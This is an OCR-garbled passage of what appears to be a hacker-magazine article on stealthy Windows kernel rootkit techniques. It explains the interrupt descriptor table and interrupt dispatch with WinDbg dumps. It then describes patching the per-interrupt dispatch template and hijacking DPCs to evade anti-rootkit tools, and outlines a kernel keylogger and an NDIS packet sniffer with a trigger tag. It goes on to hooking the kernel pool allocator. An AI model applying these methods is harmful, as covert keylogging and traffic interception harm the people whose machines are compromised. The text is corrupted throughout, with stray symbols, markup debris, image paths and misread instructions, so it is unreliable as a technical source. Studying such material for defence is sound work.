31: 80dd816c i8042prt!I8042KeyboardInterruptService (KINTERRUPT 80dd8130)Đ
32: 804ddd04 nt!KiUnexpectedInterrupt2Đ
33: 80dd3224 serial!SerialCIsrSw (KINTERRUPT 80dd31e8)Đ
34: 804ddd18 nt!KiUnexpectedInterrupt4Đ
35: 804ddd22 nt!KiUnexpectedInterrupt5Đ
36: 804ddd2c nt!KiUnexpectedInterrupt6Đ
```


```
37: 804ddd36 nt!KiUnexpectedInterrupt7Đ
38: 806edef0 hal!HalpProfileInterruptĐ
39: 80f0827c ACPI!ACPIInterruptServiceRoutine (KINTERRUPT 80f08240) Đ
3a: 80dc67cc vmsrvc+0x1C16 (KINTERRUPT 80dc6790)Đ
3b: 80df6414 NDIS!ndisMIsr (KINTERRUPT 80df63d8)Đ
3c: 80de040c i8042prt!I8042MouseInterruptService (KINTERRUPT 80de03d0)Đ
3d: 804ddd72 nt!KiUnexpectedInterrupt13Đ
3e: 80ed78a4 atapi!IdePortInterrupt (KINTERRUPT 80ed7868)Đ
3f: 80f01dd4 atapi!IdePortInterrupt (KINTERRUPT 80f01d98)Đ
40: 804ddd90 nt!KiUnexpectedInterrupt16Đ
[...]Đ
Ð
This dump represents a typical Windows IDT, you can see the IDT entries Đ
index followed by the address of the handler and this name. The first 32 Đ
entries are filled by KiTrap* functions that manage exceptions. The rest Đ
of the table is left to the system, you can see specials system interrupts Đ
like KiSystemService and KiCallbackReturn and handlers used by drivers Đ
like I8042KeyboardInterruptService or I8042MouseInterruptService.Đ
----[ 2.1 - How Windows manage hardware interrupts Đ
When we talk about interrupts we must introduce the concept of IRQL \mbox{\it D}
(Interrupt ReQuest Level). The kernel represents IRQLs internally as a Đ
number from 0 through 31 on x86 with higher numbers representing higher Đ
priority interrupts. Although the kernel defines the standard set of IRQLs Đ
for software interrupts, the HAL (Hardware Abstraction Layer) maps \mbox{\it D}
hardware interrupt numbers to the IRQLs.Đ
  +----+Đ
31 | Highests | \Đ
       IRQLs
                    | | Clock, system failure.Đ
to
27 |
                    /Đ
  +----+Đ
     | \Đ
26
     DEVICE_IRQL
                   | | Hardware interrupts.
to
   +----+Đ
  | DISPATCH_LEVEL | Scheduler, DPC.Đ
   +----- Đ
1 | APC_LEVEL | Used when dispatching APC.Đ
   +----+ Đ
  | PASSIVE_LEVEL | Threads run at this IRQL. Đ
   +----+
  Ð
Each processor has its own IRQL. You can have a core running at an IRQL=Đ
DISPATCH_LEVEL whereas another is running at PASSIVE_LEVEL. In fact IRQLĐ
represents the "mask ability" of the current running code. Interrupts from Đ
a source with an IRQL above the current level interrupt the processor, \boldsymbol{\mathfrak{D}}
whereas interrupts from sources with IRQLs equal to or below the current Đ
level are masked until an executing thread decrease the IRQL.Đ
Some system components are not accessible when code is running at Đ
IRQL>=DISPATH_LEVEL. Accessing to paged memory (memory which can be Đ
swapped on disk) is impossible and lots of kernel functions cannot be used.Đ
Hardware interrupts are asynchronous and reached by external peripherals. Đ
For example when you hit a key, your keyboard device sends an IRQ Đ
(Interrupt ReQuest) routed by the Southbridge [24] on your interrupt Đ
controller through the Northbridge [25]. The Southbridge is a chip that canĐ
be described like a I/O controller hub. This chip receives all the I/O \mbox{D}
```

externals interrupt and send them to the Northbridge. The Northbridge isĐ

directly connected to your memory and high speed graphic bus also to your Φ CPU. This chip is also known as the memory controller hub. Φ

On most x86 systems we find a chipset called i82489, Advanced Programmable Đ Interrupt Controller (APIC). The APIC is composed by 2 main components, a Đ I/O APIC, one per CPU, and a LAPIC (Local APIC) on each core. I/O APIC Đ uses a routing algorithm to dispatch an interrupt on the best adapted core.Đ According to the principle of locality, I/O APIC will deliver the device Đ interrupt on the core which handled it the previous time [26].Đ Đ

After this LAPIC translates the IRQ to an 8-bits value, an interrupt $\mathfrak D$ vector. This interrupt vector represents IDT's entry index associated with $\mathfrak D$ the handler. When the core is ready to handle the interrupt, its $\mathfrak D$ instruction flow is redirected on the IDT entry. $\mathfrak D$



----[2.3.1 Hardware interrupts dispatching on Windows


On Windows, the interrupt handler isn't executed immediately, there is a D code template first. This template is implemented in the function D KiInterruptTemplate and does two things. First, it saves the current D core state in the stack and dispatches code flow to the right "interrupt D dispatcher".D

Ð

When a interrupt is raised, after the core status core is saved, code flow $\mathfrak D$ is transferred to the interrupt handler as defined in the IDT. In fact $\mathfrak D$ each interrupt handler in the IDT points to a KiInterruptTemplate $\mathfrak D$ routine [27]. KiInterruptTemplate will call KiInterruptDispatch which $\mathfrak D$ performs the following operations : $\mathfrak D$

- Acquire the service routine spinlock.Đ

```
- Raise IRQL to DEVICE_IRQL, the IRQL of a given interrupt vector is Đ
calculated by subtracting the interrupt vector from 27d.Đ
- Call the interrupt handler, an ISR (Interrupt Service Routine).Đ
Ð
- Lower IRQL.Đ
Æ
- Release the service routine spinlock.Đ
For example, the keyboard device ISR is I8042KeyboardInterruptService. Đ
ISR are routines for handling interrupts like top-halves in the linux \Theta
kernel. According to the WDK (Windows Driver Kit), the ISR must do Đ
whatever is appropriate to the device to dismiss the interrupt. Then, it Đ
should do only what is necessary to save stage and queue a DPC. It means itĐ
interruption management will take place on a lower IRQL than during ISRĐ
execution. The I/O processing is done into the DPC.Đ
DPC (Deferred Procedure Call) are equivalent of bottom-halves in linux. Đ
DPC works at IRQL DISPATCH_LEVEL, lower than the ISR's IRQL. In fact the Đ
ISR will queue a DPC to process the entire interrupt at a lower IRQL in \theta
order to avoid the core preemption taking too much time. For the keyboard Đ
the DPC is I8042KeyboardIsrDpc. Here a figure to sum up the interrupt Đ
processing :Đ
Ð
                                             +----+Đ
```



KiInterruptDispatch receives one main argument from KiInterruptTemplate, Đ a pointer to an interrupt object stored in the EDI register. InterruptĐ objects are defined by a KINTERRUPT structure :Đ

```
kd> dt nt!_KINTERRUPTÐ
    +0x000 Type
                                       : Int2BĐ
    +0x002 Size
                                       : Int2BĐ
    +0x004 InterruptListEntry : _LIST_ENTRYĐ
    +0x00c ServiceRoutine : Ptr32
                                                        unsigned char Đ
    +0x010 ServiceContext : Ptr32 VoidĐ
    +0x014 SpinLock : Uint4BĐ
+0x018 TickCount : Uint4BĐ
+0x01c ActualLock : Ptr32 Uint4BĐ
    +0x020 DispatchAddress : Ptr32 void Đ
    +0x024 Vector : Uint4BĐ
    +0x028 Irql
                                       : UCharĐ
    +0x029 SynchronizeIrql : UCharĐ
   +0x029 SynchronizeIrq1 : UCharb

+0x02a FloatingSave : UCharb

+0x02b Connected : UCharb

+0x02c Number : Charb

+0x02d ShareVector : UCharb

+0x030 Mode : _KINTERRUPT_MODED

+0x034 ServiceCount : Uint4BD

+0x038 DispatchCode : [106] Uint4BD
```

```
Ð
We retrieve in this structure, the SpinLock and the ServiceRoutine. Notice Đ
that SynchronizeIrql contains the IRQL when the ISR will be executed. Đ
For each entry in the IDT which handles a hardware interrupt, the Đ
KiInterruptTemplate is contained in the DispatchCode table of the Đ
KINTERRUPT structure. Đ
For the keyboard device we have this KINTERRUPT :Đ
kd> dt nt!_KINTERRUPT 80dd8130Đ
   +0x000 Type
                          : 22Đ
   +0x002 Size
                          : 484Đ
   +0x004 InterruptListEntry : _LIST_ENTRY [ 0x80dd8134 - 0x80dd8134 ]Đ
   +0x00c ServiceRoutine : 0xfa815495
                                          unsigned char Đ
   ->i8042prt!I8042KeyboardInterruptService+0Đ
   +0x010 ServiceContext : 0x80e2ec88 Đ
   +0x014 SpinLock : 0Đ
                     : 0xffffffff
: 0x80e2ed48 -> 0Đ
   +0x018 TickCount
   +0x01c ActualLock
   +0x020 DispatchAddress : 0x804da8d8
                                         void nt!KiInterruptDispatch+0Đ
   +0x024 Vector : 0x31D
   +0x028 Irql
                          : 0x1a ''Đ
   +0x029 SynchronizeIrql : 0x1a ''Đ
  +0x02a FloatingSave : 0 ''Đ
+0x02b Connected : 0x1 ''Đ
   +0x02b Connected
                          : 0 ''Đ
   +0x02c Number
                        : 0 ''Đ
   +0x02d ShareVector
   +0x030 Mode
                         : 1 ( Latched )Đ
  +0x034 ServiceCount : 0Đ
+0x038 DispatchCount : 0xffffffff
+0x03c DispatchCode : [106] 0x56535554Đ
Ð
Let's have a look at the beginning of KiInterruptTemplate :Đ
nt!KiInterruptTemplate:Đ
                        push
804da972 54
                                espĐ
804da973 55
                        push
                                ebpĐ
804da974 53
                        push
                                ebxĐ
                        push esiĐ
804da975 56
804da976 57
                       push ediĐ
804da977 83ec54
                        sub
                               esp,54hĐ
804da97a 8bec
                               ebp,espÐ
                       mov
804da97c 89442444
                              dword ptr [esp+44h],eaxĐ
                       mov
804da980 894c2440
                       mov dword ptr [esp+40h],ecxĐ
804da984 8954243c
                               dword ptr [esp+3Ch],edxĐ
                       mov
804da988 f744247000000200 test dword ptr [esp+70h],20000hĐ
804da990 0f852a010000 jne nt!V86_kit_a (804daac0)Đ
804da996 66837c246c08
                        cmp
                              word ptr [esp+6Ch],8Đ
804da99c 7423
                        je
                              nt!KiInterruptTemplate+0x4f (804da9c1)Ð
804da99e 8c642450
                      mov
                              word ptr [esp+50h],fsĐ
804da9a2 8c5c2438
                      mov
                              word ptr [esp+38h],dsĐ
804da9a6 8c442434
                       mov
                              word ptr [esp+34h],esĐ
804da9aa 8c6c2430
                       mov
                               word ptr [esp+30h],gsĐ
804da9ae bb3000000
                      mov
                               ebx,30hĐ
                               eax,23hĐ
804da9b3 b823000000
                       mov
804da9b8 668ee3
                                fs,bxĐ
                        mov
804da9bb 668ed8
                                ds,axĐ
                        mov
804da9be 668ec0
                                es,axĐ
                        mov
804da9c1 648b1d0000000 mov
                                ebx,dword ptr fs:[0]Đ
804da9c8 64c7050000000fffffffff mov dword ptr fs:[0],0FFFFFFFFhD
```

```
804da9d3 895c244c
                        mov
                                dword ptr [esp+4Ch],ebxĐ
804da9d7 81fc00000100
                         cmp
                                esp,10000hĐ
804da9dd 0f82b5000000
                         jb
                                nt!Abios_kit_a (804daa98)Đ
804da9e3 c744246400000000 mov
                                 dword ptr [esp+64h],0Đ
804da9eb fc
                        cldĐ
804da9ec 8b5d60
                                ebx, dword ptr [ebp+60h]Đ
                        mov
804da9ef 8b7d68
                                edi,dword ptr [ebp+68h]Đ
                        mov
804da9f2 89550c
                                dword ptr [ebp+0Ch],edxĐ
                        mov
804da9f5 c74508000ddbba mov
                                dword ptr [ebp+8], OBADBODOOhĐ
804da9fc 895d00 mov
                                dword ptr [ebp],ebxĐ
804da9ff 897d04
                                dword ptr [ebp+4],ediĐ
                        mov
804daa02 f60550f0dfffff test
                                byte ptr ds:[0FFDFF050h],0FFhĐ
804daa09 750d
                        jne
                                nt!Dr_kit_a (804daa18)Đ
nt!KiInterruptTemplate2ndDispatch:Đ
804daa0b bf00000000
                                edi,0Đ
                    mov
nt!KiInterruptTemplateObject:D
804daa10 e9c3fcffff
                               nt!KeSynchronizeExecution+0x2 (804da6d8)Đ
                        jmp
[...]Đ
Ð
Remember, this code is unique for each KINTERRUPT. We said before that Đ
KiInterruptDispatch receives its arguments from the EDI register (a Đ
pointer to the KINTERRUPT of the interrupt). In the KiInterruptTemplate Đ
we can see this little code :Đ
Æ
[...] Đ
nt!KiInterruptTemplate2ndDispatch:Đ
804daa0b bf00000000
                       mov
                                edi,0Đ
nt!KiInterruptTemplateObject:Đ
804daa10 e9c3fcffff
                        jmp
                               nt!KeSynchronizeExecution+0x2 (804da6d8)Đ
[...] Đ
Here we have a mov "edi, 0" and a jmp, but if we look at the Đ
KiInterruptTemplate code contained in the keyboard's KINTERRUPT we have :Đ
ffb72525 bf5024b7ff
                                edi,0FFB72450h ; Keyboard KINTERRUPTÐ
                        mO37
ffb7252a e9a9839680
                                nt!KiInterruptDispatch (804da8d8)Đ
                         jmp
Wow, instructions are modified! The kernel will dynamically changes those Đ
2 instructions in the KiInterruptTemplate code. In EDI we find the Đ
KINTERRUPT object and the jmp branch on KiInterruptDispatch.Đ
Why this implementation ? Because we can easily change the dispatch Đ
handler. Even if we often have the KiInterruptDispatch we can find Đ
KiFloatingDispatch or KiChainDispatch. KiChainedDispatch is for vectors Đ
shared among multiple interrupt objects and KiFloatingDispatch is like Đ
KiInterruptDispatch, but it saves the floating core state too. Đ
Windows provides APIs for connecting interrupts on IDT. IoConnectInterrupt Đ
and IoConnectInterruptEx, according to the WDK :Đ
NTSTATUS Đ
  IoConnectInterrupt(Đ
    OUT PKINTERRUPT *InterruptObject,Đ
    IN PKSERVICE ROUTINE ServiceRoutine, Đ
    IN PVOID ServiceContext, Đ
    IN PKSPIN_LOCK SpinLock OPTIONAL, Đ
    IN ULONG Vector,Đ
    IN KIRQL Irql,Đ
    IN KIRQL SynchronizeIrql,Đ
    IN KINTERRUPT_MODE
                       InterruptMode,Đ
```

```
IN BOOLEAN ShareVector, Đ
    IN KAFFINITY ProcessorEnableMask, Đ
    IN BOOLEAN FloatingSaveĐ
    );Đ
Ð
As you can see IoConnectInterrupt returns in the InterruptObject parameter Đ
a KINTERRUPT structure, the same that we retrieve in the IDT. PreviouslyĐ
you have seen in the KiInterruptTemplate two labels, Đ
KiInterruptTemplateObject and KiInterruptTemplate2ndDispatch. Those two Đ
labels are used by kernel function to find the two instructions in the {\tt D}
KiInterruptTemplateRoutine. KeInitializeInterrupt uses theĐ
KiInterruptTemplateObject label to update the "jmp Ki*Dispatch" and theĐ
KiConnectVectorAndInterruptObject function uses Đ
KiInterruptTemplate2ndDispatch to modify the "mov edi, <&Kinterrupt>".Đ
----[ 2.3.2 Hooking hardware IDT like a ninja Đ
Now, think about this. We want to hook the IDT in a stealth way, we know Đ
that replacing an entry directly is not the best solution. Anti-rooktits Đ
don't check the dynamically allocated KiInterruptTemplate routine. So we Đ
can modify this routine as we wish. There are three possible ways :Đ
- Redirect the "jmp Ki*Dispatch" on our dispatch routine, we have to code Đ
our dispatch routine, not so hard. Đ
- Change the kinterrupt address passed in EDI by the instruction Đ
"mov edi, <&Kinterrupt>". The new KINTERRUPT will be the same than the Đ
previous one, only the ServiceRoutine will be modified by us.
- Create our own KiInterruptTemplate, hard ...Đ
In this paper, we choosed the simplest way. We change the Đ
"mov edi, <&kinterrupt>" by a "mov edi, <&OurKinterrupt>" and we implement Đ
our ServiceRoutine. We know that this instruction is followed by a jmp, so Đ
with a disassembly engine we can retrieve the instruction before the jmpĐ
nt!KiInterruptDispatch and modify it. We must keep in mind, when the Đ
ServiceRoutine is running, the interrupt is not handled yet and we are Đ
running at DEVICE_IRQL IRQL. This is not a fair situation, because a Đ
lot of Windows kernel functions are not accessible. We know, that most Đ
ISR queued a DPC, so after the ISR has been executed, the last entry in Đ
the current core DPC queue should contain the DPC routine of our interrupt.Đ
If we want to access data generated by the interrupt we must proceed like Đ
the ISR. Replacing the original ISR by our own ISR handler is very hard, Đ
because it depends too much on the hardware device. But we know that the Đ
real I/O is done by the DPC, so when KiInterruptTemplate will call our Đ
ServiceRoutine, first we call the original ServiceRoutine and we modify Đ
the last DPC entry by our. Đ
DPC are represented by KDPC structures :Đ
kd> dt nt!_KDPCĐ
   +0x000 Type
                          : Int2BĐ
   +0x002 Number
                          : UCharĐ
   +0x003 Importance
                          : UCharĐ
   +0x004 DpcListEntry
                          : _LIST_ENTRYĐ
   +0x00c DeferredRoutine : Ptr32
   +0x010 DeferredContext : Ptr32 VoidĐ
   +0x014 SystemArgument1 : Ptr32 VoidĐ
   +0x018 SystemArgument2 : Ptr32 VoidĐ
   +0x01c Lock
                           : Ptr32 Uint4BĐ
```

```
Ð
DPC list can be found in the KPRCB (Kernel Processor Control Region Block)Đ
structure of the current processor. KPRCB is preceded by a KPCR (Kernel \mbox{D}
Processor Control Block) structure which is located at FS:[0x1C] on the Đ
current processor. KPRCB is a 0x120 bytes from the beginning of the KPCR Đ
structure.Đ
dt nt!_KPRCBĐ
[...]Ð
  +0x860 DpcListHead : _LIST_ENTRYD

+0x868 DpcStack : Ptr32 Void ; DPC argumentsD

+0x86c DpcCount : Uint4B ; DPC core counterD

+0x870 DpcQueueDepth : Uint4B ; Numbers of DPC in the listD
  +0x874 DpcRoutineActive : Uint4BĐ
  +0x878 DpcInterruptRequested : Uint4BĐ
  +0x87c DpcLastCount : Uint4BĐ
   +0x880 DpcRequestRate : Uint4BĐ
   +0x884 MaximumDpcQueueDepth : Uint4BĐ
   +0x888 MinimumDpcRate : Uint4BĐ
Now we know how to retrieve the DPC of our interrupt, we can easily Đ
change it to our own and handle the data.Đ
For the keyboard the DPC is queued by KeInsertQueueDpc in the Đ
I8xQueueCurrentKeyboardInput routine called by the keyboard's ISR.Đ
kd> dt nt!_KDPC 80e3461cĐ
+0x000 Type : 19; 19=DpcObjectĐ +0x002 Number : 0 ''Đ
+0x002 Number : 0 ''Đ
+0x003 Importance : 0x1 ''Đ
+0x004 DpcListEntry : _LIST_ENTRY [ 0xffdff980 - 0x80559684 ]Đ
+0x00c DeferredRoutine : 0xfa815650 void i8042prt!I8042KeyboardIsrDpcĐ
+0x010 DeferredContext : 0x80e343b8 Đ
+0x014 SystemArgument1 : (null) Đ
+0x018 SystemArgument2 : (null) Đ
+0x01c Lock
                      : 0xffdff9c0 -> 0Đ
Here is the figure of the attack :Đ
                                          MyKinterrupt structureĐ
                                          +----+Đ
Hardware Interrupt
                                      /---> MyServiceRoutine |Đ
                                          | Calls the original |Đ
                                           | ISR -----\Đ
       \---> IDT ---\
                                           And modify the DPC
                                          queue.
                                                                    Ð
                                          +----+
            +----+
            | KiInterruptTemplate ----/
                                           Original Kinterrupt
            +----+
    Core
                                             ServiceRoutine <----/Đ
                                           Queues the ISR's DPC D
 DpcListHead |--\
                                                                      Æ
       ----+ |Đ
                | +----+ +----+ +----+Đ
             \-> DPC |----> | DPC |----> | DPC |---> | DPC |-->DpcListHeadĐ
  DpcListHead<--- | | <---- | D
                +----+ +----+ Đ
```

```
|| \mathbb{D}
                                                  Last DPC entryĐ
                                                  Modified after the callĐ
                                                  to the ServiceRoutine.Đ
----[ 2.3.3 - Application 1 : Kernel keylogger Đ
It's time to design a POC. In this sample we will see how to sniff Đ
keyboard keystrokes. As you see previously, we are now able to control theĐ
DPC generated by an interrupt. For the keyboard we will hijack the Đ
I8042KeyboardIsrDpc routine which is set into the DPC's keyboard Đ
interruption. With our own DPC handler we will reproduce the behavior of Đ
the original routine, unfortunately this kind of routine is hard to write Đ
so we ripped some pieces of codes and used reversing techniques (notice theĐ
lazy hacker style).Đ
In our DPC handler we must call the KeyboardClassServiceCallback [28] Đ
routine, this routine is provided by the Kbdclass driver. This callback Đ
transfers input data buffer of a device to the class data queue. A functionĐ
keyboard driver must calls this class service callback in its DPC routine.Đ
Here is the KeyboardClassServiceCallback's prototype :Đ
VOIDĐ
  KeyboardClassServiceCallback (Đ
    IN PDEVICE_OBJECT DeviceObject, Đ
    IN PKEYBOARD_INPUT_DATA InputDataStart,Đ
    IN PKEYBOARD_INPUT_DATA InputDataEnd, Đ
    IN OUT PULONG InputDataConsumedĐ
    );Đ
Ð
Parameters :Đ
    DeviceObject: Pointer to the class device object. Đ
    InputDataStart: Pointer to the first keyboard input data packet in Đ
    the input data buffer of the port device.Đ
    InputDataEnd: Pointer to the keyboard input data packet that Đ
    immediately follows the last data packet in the input data buffer of Đ
    the port device.Đ
 Ð
    InputDataConsumed: Pointer to the number of keyboard input data Đ
    packets that are transferred by the routine.
KEYBOARD_INPUT_DATA is defined by :Đ
typedef struct _KEYBOARD_INPUT_DATA {D
  USHORT UnitId; Đ
  USHORT MakeCode; Đ
  USHORT Flags; Đ
  USHORT Reserved; Đ
  ULONG ExtraInformation; Đ
} KEYBOARD_INPUT_DATA, *PKEYBOARD_INPUT_DATA; D
So in our DPC handler we just have to check the MakeCode member of the setĐ
of KEYBOARD_INPUT_DATA structures. The MakeCode (or scancode) represents Đ
the data sent by the keyboard to the system when you hit or release a Đ
key, each key has it's own scancode and the system usually translates the Đ
scancode into a character depending on you code page. For example the \mbox{\it D}
scancode 19d on classical US keyboard is translated into the keycode 'e'.Đ
```

In order to know if CAPSLOCK is activated we send an IOCTL to the Đ

```
functional keyboard device but we can only send IOCTL at a PASSIVE_LEVELD
IRQL. For that we use a system thread which will sent IOCTL with the Đ
kernel API IoBuildDeviceIoControlRequest. In fact the scancodes are queued Đ
in a list locked by a spinlock and thread synchronized with a semaphore. Đ
The thread is listening to incoming keystrokes then converts scancodes intoĐ
keycodes. Like the kernel keylogger Klog does [29]. Đ
----[ 2.3.4 - Application 2 : NDIS packet sniffer Đ
In the same way, an interrupt is raised when your network card receives Đ
a packet. When this kind of interrupt is raised NDIS ISR handler Đ
(ndisMIsr) routine launches the miniport ISR interrupt handler. The Đ
ndisMIsr routine is used as a wrapper for miniport ISR and DPC. You can Đ
see in the IDT the following entry: Đ
3b: 80df6414 NDIS!ndisMIsr (KINTERRUPT 80df63d8) Đ
It means, your ISR handler is not called directly when an interrupt Đ
occurs, it is the ndisMIsr routine. Miniport's ISR is called by ndisMIsr Đ
and the miniport DPC is also queued in this routine. The DPC queued is Đ
the ndisMDpc routine which wraps your own DPC miniport handler. Finally Đ
NDIS wraps all the interrupt process with ndisMIsr and ndisMDpc routines onĐ
Windows XP with NDIS 5.1. We don't know if this implementation is still \theta
present on Windows Vista with NDIS 6.0.Đ
We know we can hijack the ndisMDpc handler by our own handler. With NDISĐ
we will proceed in the same way but we will not hook the MiniportDpc Đ
routine but directly hook the ndisMDpc routine. Why? Because we know that Đ
ndisMDpc wraps the MiniportDpc routine and in fact MiniportDpc depends tooĐ
much on the hardware of the miniport device. Each miniport device is Đ
represented by an NDIS_MINIPORT_BLOCK [30] structure, in this structureĐ
we find a reference to a NDIS_MINIPORT_INTERRUP structure, which looks Đ
like :Đ
kd> dt ndis!_NDIS_MINIPORT_INTERRUPTĐ
   +0x000 InterruptObject : Ptr32 _KINTERRUPTĐ
   +0x004 DpcCountLock : Uint4BĐ
  +0x010 MiniportDpc : Ptr32 VoidĐ

+0x010 MiniportDpc : Ptr32 Void Đ

+0x014 InterruptDpc : KDPCP

+0x034 Miniport
   +0x008 Reserved
                          : Ptr32 VoidĐ
                           : Ptr32 _NDIS_MINIPORT_BLOCKĐ
   +0x038 DpcCount
                           : UCharĐ
   +0x039 Filler1
                           : UCharĐ
   +0x03c DpcsCompletedEvent : _KEVENTĐ
   +0x04c SharedInterrupt : UCharĐ
                           : UCharĐ
   +0x04d IsrRequested
Ð
If we look at the ndisMDpc routine we notice that only the first parameterĐ
is used and this parameter refers to a NDIS_MINIPORT_INTERRUPT structure.Đ
The ndisMDpc function will call the MiniportDpc field of this structure. Đ
We just have to hijack this pointer by our routine in order to control the Đ
incoming packets on the system.Đ
The NDIS documentation specifies that a miniport DPC routine must \Theta
notify the bound protocol driver that an that an array of received Đ
packets is available by calling the NdisMIndicateReceivePacket functionĐ
[31].Đ
GCIOV
 NdisMIndicateReceivePacket(Đ
```

```
IN NDIS_HANDLE MiniportAdapterHandle, Đ
    IN PPNDIS_PACKET ReceivePackets, Đ
    IN UINT NumberOfPacketsĐ
    ); Đ
Ð
In the ndis.h header we have :Đ
#define NdisMIndicateReceivePacket( H, P, N)
                                                             \Đ
                                                             \Đ
    (*((PNDIS_MINIPORT_BLOCK)(_H))->PacketIndicateHandler)(
                                                             \Đ
                        _H,
                                                             \Đ
                        _P,
                                                             \Đ
                        _N);
                                                             Œ/
}Đ
Ð
So in our MiniportDpc routine we will hihjack the PacketIndicateHandler, Đ
which is often the ethFilterDprIndicateReceivePacket routine in the Đ
NDIS_MINIPORT_BLOCK structure, in order to filter the incoming packets on Đ
the miniport. After we have hijacked this pointer we call the original Đ
MiniportDpc routine that will process everything. After that, we restore Đ
the PacketIndicateHandler handler in the NDIS_MINIPORT_BLOCK for stealthĐ
reasons. To sum up we must :Đ
- Hijack the routine into the DPC queued by the ndisMIsr routine.Đ
- Now that we have hijacked the ndisMDpc we modify the Đ
PacketIndicateHandler into the NDIS_MINIPORT_BLOCK of the miniport.Đ
- We call the ndisMDpc routine. It will call the original MiniportDpc Đ
handlerĐ
- The MiniportDpc routine calls the NdisMIndicateReceivePacket macro. OurĐ
filter function is called and we do our job.Đ
- When the ndisMDpc returns we restore the original PacketIndicateHandler Đ
into the NDIS_MINIPORT_BLOCK of the miniport.Đ
With this filter, we can monitor or modify the incoming packets. For Đ
example, our PacketIndicateHandler hook can search in the incoming packets Đ
for a tag, when this tag his found the rootkit triggers a function.Đ
---[ 2.2 - Conclusion about stealth hooking on IDTĐ
Æ
In this part we have seen how Windows manages his hardware interrupts by Đ
using a global template function dedicated to all interrupts. The fact Đ
that this template routine his forged for each interrupts is the main Đ
point of this attack, with that we can create a fake template routine that Đ
cannot be detected directly. The stealth of our attack remains on two {\tt D}
points :Đ
Ð
- We modify only dynamic allocated and forged codeĐ
- We hijack highly temporal dynamic allocated structures which when Đ
running, are always preempting the core. Đ
So, even if the scope of our attack is restricted, controlling the hardwareĐ
is the best way for a rk to reach critical components. Finally, we have Đ
just cheated the system with its own features and that's the purpose of a Đ
stealth rootkit.Đ
--[ 3 - Owning NonPaged pool using stealth hookingĐ
```

Rootkit sophistication depends on how it subverts the kernel. More $\mathfrak D$ complex techniques come out as kernel and hardware understanding evolve. $\mathfrak D$ Nowadays there is so many ways to subvert the kernel, in consequence $\mathfrak D$ protections become harder to defeat. We're going to present a different $\mathfrak D$ means to gain control. Next techniques apply this approach to the kernel $\mathfrak D$ memory allocator. $\mathfrak D$

Ð

Our goal is getting execution on every NonPaged allocation without usingĐ any hook. It must bypass any hooking verification even those based on code Đ page comparison or hashing. It will be done by modifying data used by the Đ allocator. We just apply the concept of using code against itself. We do Đ believe that this concept can be used on others components and in $\bar{\text{D}}$ different ways successfully. $\bar{\text{D}}$

Ð

We won't try to convince you that this technique is perfect. It evades Θ current protections and detection systems. The more important is that they Θ would need more than a simple modification to prevent and block an attack based on kernel code behavior. Θ

Đ

---[3.1 - Kernel allocation layout reviewĐ

As every operating system, Windows kernel puts forward some functions in Đ order to allocate or free memory. Virtual memory is organized as block of Đ memory called pages. In Intel x86 architecture, a page size is 4096 bytes Đ and most allocations requests are smaller. Thus, kernel functions like Đ ExAllocatePoolWithTag and ExFreePoolWithTag kept unused memory blocks for Đ next allocations. Internal functions directly interact with hardware each Đ time a page is needed. All those procedures are complex and delicate that'sĐ why drivers trust kernel implementation.Đ

Đ

----[3.1.1 - Difference between Paged and NonPaged poolĐ

Kernel system memory is divided in two different kind of pool. It has been Đ separated to distinguish most used memory blocks. The system must know Đ which pages should be resident and which can be temporarily discarded. The Đ page fault handler restores pageable memory only when IRQL is inferior ofĐ DPC or DISPATCH level. Paged pool can be paged in or out of the system. A Đ memory block paged out will be saved on the file system and so unused part Đ of paged memory will not be resident in memory. NonPaged pool is present Đ in every IRQL level and then is put-upon for important tasks.Đ

Ð

The file pagefile.sys contains paged out memory. It was attacked to inject Đ unsigned code into Vista kernel [32]. Some solutions was discussed as Đ disabling kernel memory paging. Joanna Rutkowska defended this solution asĐ more secure than others but with a small physical memory loss. MicrosoftĐ just denied raw disk access, which may prove that Paged and NonPaged Đ layout is an important feature of Windows kernel [33].Đ

Ð

This article focuses on NonPaged pool layout as PagedPool handling is Đ totally different. NonPaged pool can be more or less considered as Đ following a typical heap implementation. Global information about system Đ pool can be found in Microsoft Windows Internals [34].Đ

Ð

----[3.1.2 - NonPaged pool tablesĐ

Đ

The allocation algorithm must be fast allocating on the most used sizes. Θ That why three different tables exist and each one is devoted to a size Θ range. We found this organization in most memory management algorithms. Θ Retrieving memory blocks from hardware takes time. Windows balances between Θ response faster and avoid memory wasting. Response time becomes faster if Θ memory blocks are stored for next allocations. In the other hand, if you Θ

```
keep too much memory, it can penalize memory demands.Đ
Each table implements a different way to store memory blocks. We will Đ
present each table and where you can find them. Đ
The NonPaged lookaside is a per-processor table covering size inferior or Đ
equal to 256 bytes. Each processor has a processor control register (PCR) Đ
storing data concerning only a single processor like IRQL level, GDT, IDT. Đ
Its extension called processor control region (PCRB) contains lookasides Đ
tables. Next windbg dump presents NonPaged lookaside table and its \Theta
structure.Đ
Ð
kd> !pcrĐ
KPCR for Processor 0 at ffdff000:Đ
    Major 1 Minor 1Đ
  NtTib.ExceptionList: 805486b0Đ
     NtTib.StackBase: 80548ef0Đ
     NtTib.StackLimit: 80546100Đ
   NtTib.SubSystemTib: 00000000Đ
        NtTib.Version: 00000000Đ
    NtTib.UserPointer: 00000000Đ
        NtTib.SelfTib: 00000000Đ
Đ
              SelfPcr: ffdff000Đ
                 Prcb: ffdff120Đ
                 Irql: 00000000Đ
                  IRR: 0000000Đ
                  IDR: fffffffÐ
        InterruptMode: 00000000Đ
                  IDT: 8003f400Đ
                  GDT: 8003f000Đ
                  TSS: 80042000Đ
Ð
        CurrentThread: 80551920Đ
           NextThread: 00000000Đ
           IdleThread: 80551920Đ
Đ
            DpcQueue: 0x80551f80 0x804ff29cĐ
kd> dt nt! KPRCB ffdff120Đ
[...]Đ
